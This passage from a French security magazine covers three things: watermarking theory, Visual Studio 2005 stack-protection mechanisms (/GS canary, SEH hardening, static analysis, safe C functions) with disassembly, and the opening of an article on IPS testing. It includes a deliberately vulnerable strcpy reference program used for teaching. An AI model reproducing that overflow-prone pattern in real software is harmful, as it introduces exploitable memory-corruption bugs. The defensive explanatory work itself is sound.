mots verts sont répartis dans l'espace *n*-D. Ainsi, tant que **x** n'est pas trop éloigné du centre (*i. e.* Q inférieur à une limite), il est toujours possible d'atteindre un mot de code vert en respectant la contrainte P : on transmet sans erreur. On remarque qu'un bon dictionnaire surjectif doit être régulièrement réparti : si tous les mots de code associés à 01 sont regroupés dans le même coin de l'espace *n*-D, Alice peut se retrouver dans une situation similaire à celle de la figure 5(b).

2.4. De la théorie à la pratique

Pour sa démonstration, Costa construit un dictionnaire surjectif avec des mots de code aléatoires. Il nous dit également combien de mots associer à chaque message en fonction de P, Q et N. La formule de capacité qu'il en déduit est valable pour des dimensions de mot de code tendant vers l'infini (les mots aléatoires sont parfaitement répartis dans un espace de dimension infinie). Mais en pratique, utiliser un dictionnaire de grande dimension est impossible à cause du temps de décodage. Transmettre un message de 100 bits avec 3 mots de code par message nécessite un dictionnaire avec quasiment 4.10^{30} entrées. Et même si l'on dispose d'un générateur à la volée pour supprimer le stockage de tant de données, il faut faire une recherche exhaustive pour la phase de décodage pour trouver le mot de code le plus proche de **Y**. Les codes correcteurs classiques ont rencontré le même problème pour la transmission de messages de grande dimension. La première solution est d'utiliser des codes par blocs. Un long message est divisé en blocs de quelques symboles afin

Figure 5 *Interprétation géométrique du codage et du décodage*



(a) code correcteur classique avec canal vierge

(b) code correcteur classique avec information adjacente

(c) code à la Costa basé sur un dictionnaire surjectif (4 mots de code par symbole)

Figure 6 *Utilisation ou pas d'un critère perceptuel pour répartir le tatouage*

(a) image originale x *(b) marque w uniforme* *(c) marque w pondérée par un critère psycho-visuel*

de réduire la taille du dictionnaire et de rendre la recherche exhaustive possible en temps raisonnable. Mais bien sûr, c'est moins performant. La seconde vient des codes convolutifs. Les mots de codes sont issus d'une fonction prenant en entrée un registre à décalage. Ils ont l'apparence de vecteurs aléatoires, mais on dispose d'un outil très rapide pour décoder : l'algorithme de Viterbi. C'est une application de la programmation dynamique qui fait passer la complexité du décodage de $O(2^n)$ – recherche exhaustive – à $O(n)$. En partie grâce à ce principe, les turbo-codes offrent des performances proches de la capacité maximale tout en gardant une complexité linéaire. En s'appuyant sur les solutions développées pour les codes classiques, comment construire un dictionnaire efficace associant plusieurs mots de code par message ?

Souvenez-vous du tatouage par quantification vu dans la section 1.3.2. Pour un même bit $\mathbf{m}[i]$, on avait le choix entre plusieurs états de quantification et on choisissait le plus proche de $\mathbf{x}[i]$. C'est aussi un dictionnaire surjectif. D'ailleurs, on avait vu qu'il n'était pas perturbé par le document hôte, comme dans l'idéal de Costa. On sait construire des quantificateurs parfaits pour de petites dimensions (par exemple en 2-D, c'est un pavage d'hexagones), mais on est encore loin des dimensions nécessaires pour approcher la limite. Les meilleures approches actuelles pour implémenter le schéma de Costa utilisent un mélange de quantification et de codes convolutifs, ce qui permet de construire facilement des dictionnaires surjectifs tout en gardant une complexité de décodage faible pour les grandes dimensions.

On reste encore à 3 dB de la limite (pour une capacité donnée, il faut deux fois plus d'énergie P que la théorie), mais c'est bien plus performant que les codes correcteurs classiques. En ajoutant une marque issue d'un code dépendant du document hôte, le tatouage à la Costa fait le lien entre tatouage additif et tatouage substitutif (section 1.3). Ces deux techniques sont en fait des cas particuliers d'une approche plus générale.

3. Où insérer la marque : le jeu entre Alice et Charlie

D'un point de vue communications numériques, le problème du tatouage est sur la bonne voie. Nous disposons de codes correcteurs surjectifs particulièrement adaptés. Mais les travaux de Costa ne prennent pas en compte de distorsion perceptuelle, ni le fait que l'attaque puisse être plus malicieuse que l'ajout d'un bruit gaussien sur tout le document marqué.L'idée la plus simple, c'est de marquer tous les échantillons du document de la même façon. On ajoute au document hôte une marque qui ressemble à du bruit, comme le montre la figure 6(b). Évidemment, ce n'est pas adapté à tous les documents. Sur les zones uniformes d'une image, une telle marque sera visible. L'idée plus évoluée est alors d'utiliser une mesure perceptuelle et de pondérer la marque avec **[8]**. C'est la figure 6(c). Les zones uniformes sont faiblement touchées et la marque est plutôt concentrée sur les contours de l'image et dans les zones texturées. Pour une même énergie globale, l'image marquée sera subjectivement plus fidèle à l'originale. Puis la communauté scientifique s'est penchée sur le comportement de l'attaquant. On va l'appeler Charlie. Il veut que l'image attaquée soit de bonne qualité. Il va donc attaquer en priorité les éléments qui ont peu d'importance perceptuelle (c'est le même principe que les algorithmes de compression avec pertes). Or si Alice a concentré sa marque sur ces mêmes éléments, elle risque de tout perdre. Les scientifiques se sont alors dit qu'il valait mieux aller à contre-courant et marquer en priorité les éléments perceptuellement importants **[9]**. Enfin, histoire de mettre tout le monde d'accord, d'autres ont dit qu'il fallait tatouer au milieu **[3]**.

3.1. Stratégies, gains et pertes

Ce que l'on peut retenir de ce débat, c'est qu'Alice a intérêt à prendre en considération le comportement possible de Charlie pour marquer efficacement ses documents. Or, elle ne peut prédire ce qu'il va faire : peut-être qu'il est stupide et qu'il va tout attaquer en aveugle ou qu'il est très malin et qu'il va faire une attaque ciblée. C'est maintenant que la théorie des jeux vient aider Alice. Un jeu est un ensemble de règles définissant les **gains et pertes** de joueurs en fonction de leur choix. Bien sûr, les joueurs veulent maximiser leurs gains (ou minimiser les pertes). À chaque tour, les joueurs doivent faire un choix. Une **stratégie** est l'ensemble des choix d'un joueur pendant un jeu. Si les joueurs jouent l'un après l'autre, il y a information parfaite. L'interaction entre le tatoueur et l'attaquant est modélisée par un jeu à tour unique et à information parfaite.

3.2. Résolution par min-max

Notons **e** la stratégie d'Alice – c'est-à-dire la répartition de la marque dans le document – et **a** celle de Charlie, *i. e.* la répartition de son attaque. La performance du tatouage (sa capacité par exemple) est notée $p(\mathbf{e}, \mathbf{a})$. Nos deux joueurs ont des contraintes de distorsion : Alice n'a pas le droit de dépasser la distorsion d'insertion D_e et Charlie la distorsion d'attaque D_a. Selon le principe de Kerckhoffs, on suppose que Charlie connaît parfaitement la stratégie d'Alice. La meilleure attaque possible, choisie parmi l'ensemble A des attaques respectant la contrainte de distorsion, est donc formulée par :

$$\mathbf{a}^\star = \arg\min_{\mathbf{a}\in A} p(\mathbf{e}, \mathbf{a})$$

Et pour Alice, la meilleure stratégie de défense face à cela est formulée par :

$$\mathbf{e}^\star = \arg\max_{\mathbf{e}\in E} p(\mathbf{e}, \mathbf{a}^\star) = \arg\max_{\mathbf{e}\in E} \min_{\mathbf{a}\in A} p(\mathbf{e}, \mathbf{a})$$

Dans le pire cas, si Alice choisit cette stratégie $\mathbf{e}^*$, elle est assurée que le tatouage aura une performance au moins égale à $p(\mathbf{e}^*, \mathbf{a}^*)$. Si Charlie fait autre chose, la performance sera meilleure. En prévoyant le cas le plus défavorable, on s'assure donc d'une performance minimale. Le tatoueur peut adapter son code correcteur et être certain que le message sera correctement extrait. Néanmoins, ce résultat n'est valable que si le jeu admet un point d'équilibre. Plusieurs résolutions du jeu ont été proposées dans la littérature **[10, 11, 12]** et elles varient en fonction de la modélisation des mesures de distorsion, de la fonction de performance et du type d'attaque. Mais on retrouve quelques résultats communs. Ainsi, si la puissance de la marque est trop importante par rapport à celle de l'élément hôte, Charlie a tout intérêt à mettre à zéro cet élément. En effet, son attaque va détruire plus de marque qu'elle ne va introduire de distorsion. Quant aux autres éléments, il lui suffit d'ajouter du bruit. Pour se défendre, Alice doit ajouter une marque afin d'être à la limite entre les deux modes d'attaque de Charlie.

Conclusion

Le tatouage est un mélange entre communication numérique et traitement du signal. C'est grâce à cette constatation que le tatouage est passé d'une discipline principalement intuitive à un problème bien posé, avec des solutions théoriquement justifiées. Néanmoins, la mise en pratique n'est pas aussi parfaite. Comme nous l'avons vu, les performances des codes avec dictionnaire surjectif sont encore en deçà de leurs équivalents classiques, bien plus proches de la limite théorique. De même, les résultats issus de la théorie des jeux ne sont pas tous implémentables (pas d'équilibre) et servent uniquement à calculer des limites théoriques de performance. Concernant les attaques géométriques, volontairement oubliées ici, la révolution est en marche. Les premiers articles proposant de prendre en compte l'information adjacente pour construire un meilleur motif de synchronisation sont apparus l'année dernière. On peut espérer un jour un code résistant aux deux types d'attaques et garantissant une bonne extraction quelles que soient les tentatives de Charlie.

Merci à Grégoire pour les têtes d'Alice, Bob et Charlie. Merci à Sophie pour la première relecture (la plus dure).

Références


[1] LE GUELVOUIT (G.) et FURON (T.), « La stéganographie moderne », *MISC Magazine*, n° 18, pp. 26-31, avril 2005.
[2] ELEN (R.), « *DVD-Audio watermarking fiasco continues* », septembre 2000, **http://www.avrev.com/news/0800/09.dvdwatermark.shtml.**
[3] CSURKA (G.), DEGUILLAUME (F.), Ó RUANAIDH (J. J. K.) et PUN (T.), « Tatouage d'images basé sur la transformée de Fourier discrète », *in Compression et représentation des signaux audiovisuels*, Sophia-Antipolis, France, juin 1999.
[4] EGGERS (J. J.) et GIROD (B.), « Quantization watermarking », *in Proc. SPIE*, janvier 2000.
[5] COVER (T. M.) et THOMAS (J. A.), *Elements of information theory*, Wiley-Interscience, août 1991.
[6] HEEGARD (C.) et El GAMAL (A.), « *On the capacity of computer memory with defects* », *IEEE Trans. on Information Theory*, n° 29, pp. 731-739, septembre 1983.
[7] COSTA (M. H. M.), « *Writing on dirty paper* », *IEEE Trans. on Information Theory*, n° 29, pp. 439-441, mai 1983.
[8] PIVA (A.), BARNI (M.), BARTOLINI (F.) et CAPPELINI (V.), « *DCT-based watermark recovering without resorting to the uncorrupted original image* », *in Proc. Int. Conf. on Image Processing*, vol. 1, pp. 520-523, Santa Barbara, CA, octobre 1997.
[9] COX (I. J.), KILIAN (J.) et SHAMOON (T.), « *Secure spread sprectrum watermarking for multimedia* », *IEEE Trans. on Image Processing*, n° 12, vol. 6, pp. 1673-1687, décembre 1997.
[10] COHEN (A. S.) et LAPIDOTH (A.), « *On the Gaussian watermarking game* », *in Proc. Int. Symp. on Information Theory*, Sorrento, Italy, juin 2000.
[11] MOULIN (P.), « *The parallel-Gaussian watermarking game* », *in Proc. 35th Conf. on Information Sciences and Systems*, Baltimore, MD, mars 2001.
[12] Un peu de réclame : LE GUELVOUIT (G.), *Tatouage robuste par étalement de spectre avec prise en compte de l'information adjacente*, Ph.D. *thesis*, INSA Rennes, France, novembre 2003, **ftp://ftp.irisa.fr/techreports/theses/2003/leguelvouit.pdf**.

Offres de couplage !

Lisez-vous régulièrement :

Le magazine 100% sécurité informatique

et/ou



Le magazine 100% Linux

et/ou

100% pratique

et/ou

Apprivoisez votre pingouin !

Si oui, ces offres d'abonnement à tarif préférentiel vous sont destinées.

Linux Magazine

+

Linux Magazine hors série

~~106,60~~ **79 €**

Economie : 27,60 €

Linux Magazine

+

Misc

+

Linux Magazine hors série

~~154,60~~ **105 €**

Economie : 49,60 €

Linux Magazine

+

Misc

~~116,20~~ **83 €**

Economie : 33,20 €

Linux Magazine

+

Misc

+

Linux Magazine hors série

+

Linux Pratique

~~190,30~~ **129 €**

Economie : 61,30 €

Bon de commande à remplir et à retourner à :

*Diamond Editions - Service des Abonnements/Commandes, BP 20142 - 67603 SELESTAT CEDEX

OUI, je m'abonne et désire profiter des offres spéciales de couplage

Je coche la référence de l'offre :	Prix	Qté.	Total
☐ 11 N°s Linux Mag. + 6 N°s Linux Mag HS	79 €		
☐ 11 N°s Linux Mag. + 6 N°s MISC	83 €		
☐ 11 N°s Linux Mag. + 6 N°s MISC + 6 N°s Linux Mag HS	105 €		
☐ 11 N°s Linux Mag. + 6 N°s MISC + 6 N°s Linux Mag HS + 6 N°s Linux Pratique	129 €		
OFFRES VALABLES UNIQUEMENT EN FRANCE MÉTRO**	TOTAL		

**Pour les tarifs étrangers, consultez notre site : www.ed-diamond.com

4 façons de vous abonner :

- ☒ par courrier postal en nous renvoyant le bon ci-dessous
- ☒ par le Web, sur **www.ed-diamond.com**
- ☒ par téléphone, entre 9h-12h et 14h-17h au 03 88 58 02 08
- ☒ par fax au 03 88 58 02 09 (CB)

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

2 Je joins mon règlement :

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions*

☐ Paiement par carte bancaire :

N° Carte :

Expire le : Cryptogramme Visuel : Voir image ci-dessous

Date et signature obligatoire : 200

Mécanismes de sécurité de Visual Studio 2005

Le dépassement de tableau dans la pile est une vulnérabilité largement répandue et qui a fait trembler nombre de programmeurs par le passé. Pour pallier les défauts de conception des programmes Windows, Visual Studio 2003 a introduit l'option de compilation /GS et prévient ainsi le programme d'une telle vulnérabilité. Ce mécanisme a été également introduit dans les versions récentes de Windows pour renforcer la sécurité générale. Un précédent article [0] détaille le fonctionnement de ce flag. On s'intéresse ici aux nouveautés introduites par Visual Studio 2005 sur / GS et quelques autres améliorations remarquables.

1. Rappel de /GS sous VS2k3

Sous Intel, lors d'un appel de fonction, l'adresse de retour est stockée dans la pile : elle est généralement la cible d'un débordement de tableau (on préfère parfois cibler les variables locales stockées également dans la pile). Le mécanisme `/GS` va :

1. border cette adresse de retour par une variable au contenu aléatoire (appelée *canari*) ;
2. appeler, avant le « ret » final, une fonction de Visual Studio qui vérifie que la valeur n'a pas été modifiée par un débordement de *buffer*.

La figure A montre l'état de la pile après la mise en place du canari sous Visual Studio 2003.




Figure A

Dans le cas où le canari est modifié, le flot d'exécution du programme est détourné par une routine de sortie. Celle-ci réalise le minimum d'opérations possible et va tuer rapidement le programme fautif (`TerminateProcess`). Comme nous le verrons par la suite, `/GS` ne protège que les débordements de tableau dans la pile.

2. Programme de référence

Nous allons prendre le programme de référence (cas d'école) suivant pour étudier le comportement du compilateur.

```
void VulnFunc( char * s )
{
        char buffer[ 16 ];
        strcpy( buffer, s );
}

int main( int argc[], char * argv[] )
{
        VulnFunc( argv[ 1 ] );
        return 0;
}
```

La fonction `vulnfunc` est victime d'un dépassement de buffer dès que la taille de la chaîne passée en paramètre dépasse 16 caractères.

3. Initialisation du canari sous VS2k5

L'initialisation du canari est particulièrement importante : la valeur doit être différente entre chaque appel du programme et la plus aléatoire possible.

La valeur de cette variable est initialisée de la même manière entre Visual Studio 2003 et Visual Studio 2005 (figure 1). Il s'agit d'un XOR entre plusieurs résultats d'appel Win32 `GetsystemTimeAsFileTime`, `GetCurrentProcessId`, `GetCurrentThreadId`, `GetTickCount` et `QueryPerformanceCounter`.

L'ensemble donne une valeur non trivialement prédictible. Avant l'initialisation, cette valeur est fixée à la compilation (ici `0xbb40e64e`) dans une section de donnée (Data) avec les droits lecture/écriture. L'appel de la fonction d'initialisation est réalisé au commencement (`EntryPoint`) du programme alors que dans Visual Studio 2003 l'initialisation était réalisée plus tardivement.

Figure 1 *Initialisation du canari*

```
push    esi
lea     eax, [ebp-8]
push    eax
call    ds:GetSystemTimeAsFileTime
mov     esi, [ebp+SystemTimeAsFileTime.dwHighDateTime]
xor     esi, [ebp+SystemTimeAsFileTime.dwLowDateTime]
call    ds:GetCurrentProcessId
xor     esi, eax
call    ds:GetCurrentThreadId
xor     esi, eax
call    ds:GetTickCount
xor     esi, eax
lea     eax, [ebp+PerformanceCount]
push    eax
call    ds:QueryPerformanceCounter
mov     eax, dword ptr [ebp+PerformanceCount+4]
xor     eax, dword ptr [ebp+PerformanceCount]
xor     esi, eax
```

Visual Studio 2005 ajoute 2 vérifications mineures :

- Si à l'issue du calcul de canari, la valeur est identique à la valeur initiale (pas de chance !), la valeur est fixée à `0x0bb40e64f` (c'est-à-dire `0x0bb40e64e+1`) ;

Arnaud Pilon
Consultant Tests d'Intrusion et Risk Management
Pole Conseil/Thales Security Systems
Arnaud.Pilon@thalesgroup.com

La valeur du canari doit avoir son *nibble* de poids fort non nul. Si c'est le cas, on duplique le nibble de poids faible vers son poids fort :

Figure 2 *Vérification de la valeur*

```
test    esi, ebx          ; esi = Canari
jnz     short _store_canari  ;  ebx = 0xffff0000
mov     eax, esi
shl     eax, 10h
or      esi, eax
```

Ces quelques vérifications sont censées apporter une valeur de canari plus robuste.

4. Protection des adresses de retour

Une fonction est usuellement constituée d'un prologue et d'un épilogue. Le prologue va ajouter le canari et allouer les variables locales. On obtient ci-dessous le prologue de la fonction VulnFunc du programme de référence compilé avec /GS sous Visual Studio 2005.

Figure 3 *Prologue*

```
VulnFunc        proc near

stack_canari    = dword ptr -4

                sub     esp, 14h
                mov     eax, canari
                xor     eax, esp
                mov     [esp+14h+stack_canari ], eax
```

On alloue 4 + 16 octets : 16 pour la variable buffer et 4 pour la valeur du canari. Sous Visual Studio 2003, la valeur du canari stockée dans la pile était constante tout au long du déroulement du programme. Ici on constate que le canari n'est plus directement inséré dans la pile, mais il est « chiffré » (XOR) avant avec le registre ebp.

Ainsi, la nouvelle valeur stockée dans la pile est variable entre plusieurs fonctions car la valeur du registre ebp est différente pour chacune d'entre elles. On peut tout de même nuancer le caractère aléatoire de ce registre, car la variation du registre ebp est surtout significative sur les bits de poids faibles. Par contre, sur un processus hautement *multi-threadé*, le registre ebp peut varier fortement entre 2 threads.

Figure 4 *Epilogue*

```
cmp     ecx, __security_cookie
jnz     short loc_4116DA
rep retn
```

La vérification à l'épilogue de la fonction est réalisée de la même manière que pour Visual Studio 2003.

Ce nouveau procédé ajoute un niveau de protection supplémentaire et protège les attaques par lecture/écriture de la valeur du canari. Toutefois, la principale modification de /GS se trouve dans le gestionnaire d'exception.

5. Protection du gestionnaire d'exception

La sortie de la protection /GS de Visual Studio 2003 a été suivie d'un article de David Litchfield divulguant plusieurs méthodes pour outrepasser cette protection. L'une de ces méthodes concerne la modification du gestionnaire d'exception en vue de détourner le flux d'exécution.

La gestion des exceptions sous Windows est réalisée à l'aide d'une structure EXCEPTION_REGISTRATION située dans la pile. Lorsqu'une exception est levée, le gestionnaire d'exception de Visual Studio (__except_handler3) va lire le contenu de cette structure pour retenir le gestionnaire utilisateur à lancer. Plus de détails sur ce mécanisme sont donnés dans **[1]**.

L'idée est de modifier le pointeur de la structure d'exception vers un endroit bien choisi. Même dans le cas où la fonction est protégée par le canari, si une exception est levée avant la vérification du canari, on peut contrôler le flux d'exécution du programme. Pour étudier le comportement de Visual Studio 2005, on va modifier la fonction VulnFunc pour ajouter un gestionnaire d'exception via les blocs __try / __finally.

```
void VulnFunc( char * s )
{
        char buffer[ 16 ];

        __try {
                strcpy( buffer, s );
                // levé d'une exception
                // ici
        } __finally {
                ExitProcess( -1 );
        }
}
```

A la compilation, on constate que Visual Studio 2005 ne stocke plus directement la valeur du pointeur vers la structure EXCEPTION_REGISTRATION, mais réalise préalablement un « xor canari ». Le canari est donc maintenant utilisé pour protéger le gestionnaire d'exception prévu par le programme. Le code généré sur la figure 5 montre le comportement décrit précédemment.

Figure 5 *Protection du gestionnaire d'exception*

```
push    ebp
mov     ebp, esp
push    0FFFFFFFEh
push    offset ExceptionRegistration ; Structure d'exception
push    offset ExecuteHandler ; Gestionnaire d'exception
mov     eax, large fs:0
push    eax
sub     esp, 1Ch
mov     eax, canari
xor     [ebp+_ExceptionRegistration], eax ; Chiffrement de la structure d'exception
xor     eax, ebp        ; Chiffrement du canari  par le registre ebp
mov     [ebp+_canari ], eax ; Ajout du canari  dans la pile
push    ebx
push    esi
push    edi
push    eax
lea     eax, [ebp+var_10]
mov     large fs:0, eax
```

En plus de la gestion des SEH native à Windows, Visual Studio ajoute une couche supplémentaire pour gérer les exceptions levées par les programmes. La fonction `__except_handler3` était la fonction principale de gestion des exceptions de Visual Studio 2003. Visual Studio 2005 l'a modifié par un nouveau gestionnaire d'exception `__except_handler4` qui prend en considération le chiffrement de la structure `EXCEPTION_REGISTRATION` par le canari.

Il s'agit là de la principale modification apportée à `/GS` sous Visual Studio 2005. On protège la structure de gestion d'exception par un XOR de la valeur du canari. Cette modification rend beaucoup plus difficile l'exploitation de vulnérabilité par écrasement de la structure `EXCEPTION_REGISTRATION`.

6. Nouveau flag /analyze

Si le flag `/GS` prévient le débordement de buffer une fois que le mal est fait, Visual Studio introduit le nouveau flag `/analyze` pour prendre les devants et éviter avant la compilation des erreurs de programmation.

Cette fonctionnalité entre dans les vérifications dites d'« analyse de code statique » qui vont – pour faire simple – valider la sécurité d'un programme sans l'exécuter. La théorie derrière l'analyse de code statique est complexe et en plein essor. Je ne vais pas l'exposer ici, car elle fera l'objet d'un prochain article dans MISC.

S'il est impossible de parcourir tous les chemins d'exécution d'un programme, Visual Studio va tenter de s'en approcher en analysant chaque fonction prise individuellement.

L'outil **Prefast** développé par Microsoft Research fait partie de la première génération d'outil d'analyse statique : les fonctions vont être étudiées localement pour détecter l'utilisation de variable non initialisée (pointeur `NULL`), dépassement de tableau... La principale limitation de ce procédé est qu'on ne prend pas en compte le fonctionnement de l'application dans sa globalité.

Prefast est extensible et peut permettre aux développeurs de définir une politique de développement sécurisé propre à l'entreprise. Regardons maintenant comment réagit le compilateur sur plusieurs erreurs de programmation usuelles. On associe à chaque fois le code et les *warnings* du compilateur. On constate bien que la vérification ignore les pré-requis de fonctions (`printf` ou `strcpy`), mais s'attache simplement à la manipulation des variables (*off by one*, dépassement d'index...). Plusieurs erreurs grossières de programmation peuvent être évitées de cette matière, même si cela ne remplacera par une relecture rigoureuse et régulière du code.

Pour rendre l'analyse plus efficace et précise, une version améliorée **Prefix** existe également, mais n'est pas incluse dans Visual Studio 2005. L'analyseur intègre d'abord l'enchevêtrement des fonctions du programme et réalise ensuite le même type de vérification que PreFast, mais cette fois de manière beaucoup plus précise en tenant compte des contraintes des fonctions. Microsoft Windows 2003 a été vérifié à l'aide de PreFast et PreFix : les bugs trouvés ont représenté 12% des bugs corrigés dans Windows 2003 **[3]**.

Pour éviter d'autres erreurs liées à l'utilisation de fonctions non sécurisées (`strcpy`), Visual Studio 2005 introduit les « *Safe C library* ».

7. SAFE C Library

Plusieurs bibliothèques ont été modifiées pour intégrer une plus grande rigueur dans le contrôle des entrées. Les modifications ont porté sur Standard `C++ Library` (SCL), `CRuntime Library` (CRT), `Microsoft Foundation Classes` (MFC) et `Active Template Library` (ATL). Ainsi les fonctions marquées par la directive `__declspec(deprecated)` sont considérées comme dangereuses : `strcpy`, `scanf`, `memcpy`, `strncat`, `sprintf`... De nouvelles fonctions (sécurisées) ont été introduites et sont terminées par « `_s` ».

Par exemple, `memcpy_s` précise – en plus des paramètres usuels – la taille du buffer destination.

```
char buffer[ 16 ]
buffer[ 19 ] = 'A';
```
warning C6201: Index '19' is out of valid index range '0' to '15' for possibly stack allocated buffer 'buffer'

warning C6386: Buffer overrun: accessing 'buffer', the writable size is '16' bytes, but '20' bytes might be written: Lines: 20, 22

```
char  buffer[ 16 ];
unsigned int i = 0;
for( i = 1 ; i <= 16 ; i++ )
buffer[ i ] = '0';
```
warning C6201: Index '16' is out of valid index range '0' to '15' for possibly stack allocated buffer 'buffer'

```
char  buffer[ 16 ];
strcpy( buffer, s );
```
warning C6204: Possible buffer overrun in call to 'strcpy': use of unchecked parameter 's'

```
printf( argv[ 1 ] )
```
Aucun warning

```
char buffer[ 16 ];
strcpy( buffer, "0123456789" );
strcat( buffer, "0123456789" );
```
Aucun warning

```
_CRT_INSECURE_DEPRECATE_MEMORY(memcpy_s) void * __cdecl memcpy( void * _Dst,
const void * _Src, size_t _Size );
errno_t __cdecl memcpy_s( void * _Dst, rsize_t _DstSize, const void * _Src,
rsize_t _MaxCount);
```

Lors de la compilation, on obtient le warning suivant :

```
Strcpy( buffer, s )
```

warning C4996: 'strcpy' was declared deprecated string.h(73) : see declaration of 'strcpy'

Message: '*This function or variable may be unsafe. Consider using* `strcpy_s` *instead. To disable deprecation,* `use _CRT_SECURE_NO_DEPRECATE`. *See online help for details.*'

Il est à noter que ces fonctions ont été compilées à l'aide du flag `/GS`. Cette directive peut également servir pour vos propres développements, même si – j'en suis persuadé – vos bibliothèques ont toujours été codées de manière sécurisée. Un autre point important de ces fonctions : elles n'impactent pas la performance du programme.

8. Limites

L'introduction de `/GS` concerne l'exploitation des vulnérabilités par dépassement de tableau dans la pile ce qui couvre beaucoup de cas. Toutefois, tous les mécanismes vus précédemment n'empêcheront pas des erreurs de logiques dans l'application : on peut penser pour une application web aux attaques par « *transversal directory* ». `/GS` ne vérifiera la valeur du cookie qu'à la fin de la fonction et finalement ne prendra pas forcement en compte les dépassements de tableau dans le tas ou « *Heap Overflow* ».

L'exploitation de ces derniers sont de plus en plus développés, même s'il existe des protections au niveau de l'OS lui-même. On a vu qu'il peut être possible dans certains cas **[2]** de les outrepasser.

L'utilisation de librairies sécurisées peut être encore plus trompeur et laisser croire au programmeur que la seule utilisation de ces librairies le laisse exempt de toutes vérifications supplémentaires.

On reconnaît généralement qu'il est plus instructif de programmer avec la librairie C standard en réfléchissant attentivement aux variables manipulées que d'utiliser une couche supplémentaire censée masquer les problématiques de sécurité.

Conclusion

Sans changer fondamentalement la donne, Visual Studio 2005 a son lot de nouveautés et apporte sans aucun doute une sécurité accrue. Néanmoins, on peut rester sceptique quant à l'interprétation faite par les développeurs : il faut bien insister sur le fait que ces mesures couvrent (ou masquent) une partie des vulnérabilités d'un programme. Un programme bogué restera un programme bogué.

Même si Microsoft se dit de plus en plus à l'écoute des problèmes de sécurité liés à des programmes mal codés en renforçant la sécurité du système d'exploitation (Gestionnaire d'exception sécurisé, prise en compte du bit `NX`, vérification des allocations/libération de la mémoire dynamique) : pourquoi ne pas complètement franchir le pas et mettre en place des protections génériques (vieilles de 5 ans !) comme on peut le trouver sous Linux avec PAX ? Vista en prend le chemin, même si des découvertes récentes (présentées au SSTIC d'ailleurs) semblent déjà montrer une implémentation calamiteuse.


Références

[0] MISC 12 – RUFF (Nicolas) – « La fin des buffer overflow dans Windows »

[1] : LITCHFIELD (David), *Blackhat Briefing Amsterdam* 2003, **http://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-litchfield.pdf**

[2] : **http://cansecwest.com/csw04/csw04-Oded+Connover.ppt** et **http://www.maxpatrol.com/defeating-xpsp2-heap-protection.pdf**

[3] http://research.microsoft.com/~larus/Papers/IEEE_SW_Righting_Software.pdf



Comment tester les IPS ?

Les technologies de prévention d'intrusion sont parmi les plus récentes apparues sur le marché de la sécurité. À ce titre, le choix de ce type de solution est relativement ardu, faute d'expérience et de normes (bien souvent empiriques) permettant d'évaluer de manière appropriée ces solutions.

Nous n'avons pas la prétention ici de définir de tels standards, mais plutôt de faire profiter d'une expérience conséquente de ce type de tests afin, d'une part, de mettre en évidence les principaux écueils à éviter et, d'autre part, de fournir des orientations générales et des techniques de tests cohérentes.

La problématique

Les principales erreurs commises lors de banc de tests d'IPS sont liées au fait que peu de gens savent exactement ce qu'est un IPS et ce que l'on peut en attendre.

Cette méconnaissance de la technique, couplée à un matraquage marketing souvent farfelu et au fait que certains croient encore qu'un produit peut apporter la solution à tous leurs problèmes, conduisent inéluctablement à des tests incohérents qui ne reflètent en rien les capacités de la solution et, pire encore, son comportement sur un réseau de production. Aussi, avant toute considération technique, est-il utile de mettre les idées au clair sur les capacités, avantages et inconvénients des IPS.

Qu'est-ce qu'un IPS ?

Les IPS (*Intrusion Prevention Systems*) sont les nouveaux produits à la mode sur le marché de la sécurité et, comme toute technologie émergente, elle représente un vecteur de différenciation des offres existantes. S'ensuit naturellement une guerre marketing impitoyable entre les différents acteurs.

Des vendeurs d'IDS reconvertis aux éditeurs de solution d'analyse de logs qui trouvent enfin un vecteur porteur de leur offre, l'ensemble des acteurs du marché de la sécurité s'avère soudainement disposer de ce type de technologie qu'ils maîtrisent, sans le dire, depuis de nombreuses années. Mais au juste qu'est-ce qu'un IPS ?

Il y a probablement plusieurs définitions, voire types d'IPS. Ceux que nous entendons tester ici sont des équipements présentant les caractéristiques suivantes :

- positionnés en coupure physique sur les segments à protéger ;
- destinés à bloquer les attaques.

Sont par conséquent exclus du cadre de cet article les solutions protégeant localement les systèmes et applications ou encore les outils de corrélation destinés à générer une alerte en amont d'une intrusion.

Quelles sont les fonctions d'un IPS ?

À notre sens, les IPS doivent être à même de fournir un ou plusieurs services parmi ceux énumérés ci-dessous :

- **Protection contre les Dénis de Service** : cette protection peut être offerte à différents niveaux, physique (couche 2), réseau (couches 3 et 4), applicatif (au-dessus), en fonction des environnements d'implémentation (*peering point* ou POP d'un opérateur, lien d'accès internet, DMZ ou réseau interne d'une entreprise etc.) et des besoins.
